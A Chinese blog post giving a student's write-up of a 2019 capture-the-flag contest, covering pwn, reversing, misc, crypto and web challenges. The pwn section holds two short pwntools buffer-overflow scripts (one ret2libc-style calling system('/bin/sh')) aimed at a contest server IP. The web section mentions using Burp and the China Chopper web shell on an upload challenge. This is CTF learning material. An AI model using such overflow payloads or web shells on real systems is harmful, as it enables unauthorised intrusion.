短学期自闭赛writeup(一)

原创


「已注销」 于 2019-09-04 20:00:17 发布 169 收藏 1

分类专栏： 比赛的writeup 文章标签： 比赛

本文链接：https://blog.csdn.net/weixin_43342135/article/details/100545062

pwn题

真·签到题 ：



拿到这道题，丢到虚拟机中去，file查看是个32位的，然后checksec查看，


发现堆栈不可执行，然后用ida查看，反编译一下，然后就看见主函数，发现了主函数的

system(bin/sh);


然后就知道，连上就有shellcode，然后就是ls之后，cat flag就好了。

签到~：

拿到这道题，先去分析发现了shellcode，




接着又发现了read函数，读取了256个字符串，猜测这里就可能存在溢出漏洞：
用虚拟机gdb调试一下，知道了读入字符串大小：



于是这里就可以写脚本了：

```
from pwn import *
p=remote('101.132.100.243',10000)
payload ='a'*(44)+ p32(0x08048520)
p.sendline(payload)
p.interactive()
```

自闭：




overflow_me

这道题，做的发现了system函数，和 bin/sh ，但是两者不在一起，
于是这里就要利用上次学到的，栈迁移，也就是前面步骤一样，在最后的溢出的时候，让其溢出返回到system函数的地址，再加上个函数的返回地址（可以是随便的，因为这里以后就不用该地址），再加上binsh的地址就行了。这里节约时间：

```
.rodata:0804871E                db    2
.rodata:0804871F                db    0
.rodata:08048720 aBinSh         db '/bin/sh',0          ; DATA X
.rodata:08048728 aD             db '%d',0               ; DATA X
.rodata:0804872B ; char command[]
.rodata:0804872B command        db 'shell!?',0          ; DATA X
.rodata:08048733 ; char s[]
.rodata:08048733 s              db 'RET2LIBC >_<',0     ; DATA X
.rodata:08048733 _rodata        ends
.rodata:08048733
.eh_frame_hdr:08048740 ; ===========================================
```

```
from pwn import *
p= remote("101.132.100.243",10001)
payload= "a"*112+p32(0x08048460)+p32(0x12345)+p32(0x08048720)
p.sendline(payload)
p.interactive()
```

这里也不知道为啥电脑又出问题，跑不出flag，后来比完就：



逆向

签到题：

这道题丢到ida中，检查一下函数，然后就发现了加密的操作，也就是先对输入的字符串对半依次换位，再ascii码向移动一位，再去比对字符串。
所以解密就是相反的，

```
#include<stdio.h>
int main(){
int i,k;
char s[]="~oj`ohjt`vok{|hbmg";
for(i=0;s[i]!=0;i++){
 s[i]-=1;
 printf("%c",s[i]);
}
return 0;
}
```

得到：}ni_ngis_unjz{galf
然后自己在对半对位变换一下：
得到flag

签到题：

这道题挺自闭的，我一开始都快做出来了的，但是哇哇哇，思路全对，好像是在栈中找到，据说是相反的，
找到之后去base64解码就好了

杂项：

angbody here?

这个就是直接丢到stego中，一阵一阵的分析，就可以得到flag

Blockchain

这道题是更自闭的，都是一样的操作，哇呜呜呜呜呜
，先去区块链访问地址，得到一串16进制的数据解码之后，得到另一个地址，有是一串16进制加密，再base64，在url，得到flag

flag%7Bso828_jiandan_kkkjau_uyanj8%7D 这是base64解密的

密码

215634：

这道题就是将密文分为6组，按照215634的顺序解出flag

编码：

就是先16进制，在base64得到flag

web：

php

先get传入1e

上传题，

burp，在菜刀

web签到2 ：

这个就用burp，在修改ip。ok

web签到 ：

右键源码

密码的rsa啥的更自闭了，软件都是对的，哇哇难受

密码题的凯撒（4）–>栅栏（2）–>摩斯=密文
就是先凯撒，再栅栏，再摩斯密码，（我做的时候刚好反了，自闭了）

yafu分解
下载个yafu，把n分解了，再运行脚本，就ok